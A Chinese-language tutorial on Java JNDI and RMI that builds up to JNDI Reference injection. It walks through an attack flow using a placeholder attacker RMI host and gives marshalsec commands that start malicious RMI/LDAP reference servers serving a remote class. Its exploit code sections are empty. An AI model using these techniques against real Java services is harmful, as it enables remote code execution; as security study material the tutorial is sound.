
https://kingx.me/Exploit-Java-Deserialization-with-RMI.html

**1.jndi是什么：**

简单来说，JNDI (Java Naming and Directory Interface) 是一组**应用程序接口**，**它为开发人员查找和访问各种资源提供了统一的通用接口**，可以**用来定位用户、网络、机器、对象和服务等各种资源**。比如可以利用JNDI在局域网上定位一台打印机，也可以用JNDI来定位数据库服务或一个远程Java对象。JNDI底层支持RMI远程对象，RMI注册的服务可以通过JNDI接口来访问和调用。

JNDI支持多种命名和目录提供程序（Naming and Directory Providers），RMI注册表服务提供程序（RMI Registry Service Provider）允许通过JNDI应用接口对RMI中注册的远程对象进行访问操作。将RMI服务绑定到JNDI的一个好处是更加透明、统一和松散耦合，RMI客户端直接通过URL来定位一个远程对象，而且该RMI服务可以和包含人员，组织和网络资源等信息的企业目录链接在一起。



JNDI接口在初始化时，可以将RMI URL作为参数传入，而JNDI注入就出现在客户端的lookup()函数中，如果lookup()的参数可控就可能被攻击。

Hashtable env = new Hashtable();

env.put(Context.INITIAL\_CONTEXT\_FACTORY, "com.sun.jndi.rmi.registry.RegistryContextFactory");

//com.sun.jndi.rmi.registry.RegistryContextFactory 是RMI Registry Service Provider对应的Factory

env.put(Context.PROVIDER\_URL, "<rmi://kingx_kali:8080>");

Context ctx = new InitialContext(env);

Object local\_obj = ctx.lookup("<rmi://kingx_kali:8080/test>");

**2.rmi是什么：**


远程方法调用是分布式编程中的一个基本思想。实现远程方法调用的技术有很多，比如：CORBA、WebService，这两种都是独立于编程语言的。而**RMI**（Remote Method Invocation）是**专为Java环境设计的远程方法调用机制**，**远程服务器实现具体的Java方法并提供接口**，**客户端本地仅需根据接口类的定义，提供相应的参数即可调用远程方法**。

**2.1远程对象**

使用远程方法调用，必然会涉及参数的传递和执行结果的返回。参数或者返回值可以是基本数据类型，当然也有可能是对象的引用。所以这些需要**被传输的对象必须可以被序列化，**这要求相应的类必须实现 java.io.Serializable 接口，并且客户端的serialVersionUID字段要与服务器端保持一致。

**任何可以被远程调用方法的对象必须实现 java.rmi.Remote 接口**，**远程对象的实现类必须继承UnicastRemoteObject类**。如果不继承UnicastRemoteObject类，则需要手工初始化远程对象，在远程对象的构造方法的调用UnicastRemoteObject.exportObject()静态方法。

在JVM之间通信时，RMI对远程对象和非远程对象的处理方式是不一样的，**它并没有直接把远程对象复制一份传递给客户端，而是传递了一个远程对象的Stub，Stub基本上相当于是远程对象的引用或者代理**。Stub对开发者是透明的，客户端可以像调用本地方法一样直接通过它来调用远程方法。Stub中包含了远程对象的定位信息，如Socket端口、服务端主机地址等等，并实现了远程调用过程中具体的底层网络通信细节，所以RMI远程调用逻辑是这样的：



从逻辑上来看，数据是在Client和Server之间横向流动的，但是实际上是从Client到Stub，然后从Skeleton到Server这样纵向流动的。

1.Server端监听一个端口，这个端口是JVM随机选择的；

2.Client端并不知道Server远程对象的通信地址和端口，但是Stub中包含了这些信息,并封装了底层网络操作；

3.Client端可以调用Stub上的方法；

4.Stub连接到Server端监听的通信端口并提交参数；

5.远程Server端上执行具体的方法，并返回结果给Stub；

6.Stub返回执行结果给Client端，从Client看来就好像是Stub在本地执行了这个方法一样；

那怎么获取Stub呢？

**2.3 RMI注册表**

Stub的获取方式有很多，常见的方法是调用某个远程服务上的方法，向远程服务获取存根。但是调用远程方法又必须先有远程对象的Stub，所以这里有个死循环问题。JDK提供了一个RMI注册表（RMIRegistry）来解决这个问题。RMIRegistry也是一个远程对象，默认监听在传说中的1099端口上，可以使用代码启动RMIRegistry，也可以使用rmiregistry命令。

要注册远程对象，需要RMI URL和一个远程对象的引用。

IHello rhello = new HelloImpl();

LocateRegistry.createRegistry(1099);

Naming.bind("<rmi://0.0.0.0:1099/hello>", rhello);


LocateRegistry.getRegistry()会使用给定的主机和端口等信息**本地创建一个Stub对象作为Registry远程对象的代理**，从而启动整个远程调用逻辑。服务端应用程序可以向RMI注册表中注册远程对象，然后**客户端向RMI注册表查询某个远程对象名称，来获取该远程对象的Stub**。

Registry registry = LocateRegistry.getRegistry("kingx\_kali\_host",1099);

IHello rhello = (IHello) registry.lookup("hello");

rhello.sayHello("test");

使用RMI Registry之后，RMI的调用关系是这样的：



所以其实从客户端角度看，服务端应用是有两个端口的，一个是RMI Registry端口（默认为1099），另一个是远程对象的通信端口（随机分配的）

**例1**，server端存直接绑定远程对象的rmi代码


https://blog.51cto.com/lavasoft/91679

**2.4 动态加载类**

RMI核心特点之一就是动态类加载，**如果当前JVM中没有某个类的定义，它可以从远程URL去下载这个类的class**，**动态加载的对象class文件可以使用Web服务的方式进行托管**。这可以动态的扩展远程应用的功能，RMI注册表上可以动态的加载绑定多个RMI应用。**对于客户端而言，服务端返回值也可能是一些子类的对象实例**，而客户端并没有这些子类的class文件，如果需要客户端正确调用这些子类中被重写的方法，则同样需要有运行时动态加载额外类的能力。客户端使用了与RMI注册表相同的机制。**RMI服务端将URL传递给客户端，客户端通过HTTP请求下载这些类。**

这个概念比较**重要**，JNDI注入的利用方法中也借助了动态加载类的思路。

这里涉及到的角色：客户端、RMI注册表、远程对象服务器、托管class文件的Web服务器可以分别位于不同的主机上：



3. 利用JNDI References进行注入

在JNDI服务中，RMI服务端除了直接绑定远程对象之外（上述的例1），还可以通过References类来绑定一个外部的远程对象（当前名称目录系统之外的对象）。绑定了Reference之后，服务端会先通过Referenceable.getReference()获取绑定对象的引用，并且在目录中保存。当客户端在lookup()查找这个远程对象时，客户端会获取相应的object factory，最终通过factory类将reference转换为具体的对象实例。

整个利用流程如下：

(1).目标代码中调用了InitialContext**.lookup(URI)**，且URI为用户可控；

(2).攻击者控制URI参数为恶意的RMI服务地址，如：rmi://hacker\_rmi\_server//name；


(3).攻击者**RMI服务器向目标返回一个Reference对象**，Reference对象中指定某个精心构造的Factory类；

(4).目标在进行lookup()操作时，会**动态加载并实例化Factory类**，接着调用factory.getObjectInstance()获取外部远程对象实例；


(5).**攻击者可以在Factory类文件的构造方法、静态代码块、getObjectInstance()方法等处写入恶意代码，达到RCE的效果**；

（jdk 1.8u102）

(1)(2)(4).客户端代码



(3).服务端代码，绑定了web服务http://127.0.0.1/目录下的test.class文件，在rmi注册器上的名为obj



(5).test.java，要用javac test.java命令生成test.class，放在http://127.0.0.1/下



4.番外篇：开启rmi/ldap服务器

利用marshalsec开启rmi服务，就不用运行上面的server端代码了。

(1)下载marshalsec：

git clone https://github.com/mbechler/marshalsec.git

(2)安装maven：

apt-get install maven

windows环境： https://www.cnblogs.com/liuhongfeng/p/5057827.html

(3)使用maven编译marshalsec成jar包，先进入下载的marshalsec文件中：

mvn clean package -DskipTests

(4)

启动rmi服务器

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://127.0.0.1:80/#test" 1099

启动ldap服务：

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:80/#test" 1099

（ldap的限制比rmi相对较少，平常攻击使用ldap）

番外篇2，配置jdk

首先安装自己要的jdk就不讲了

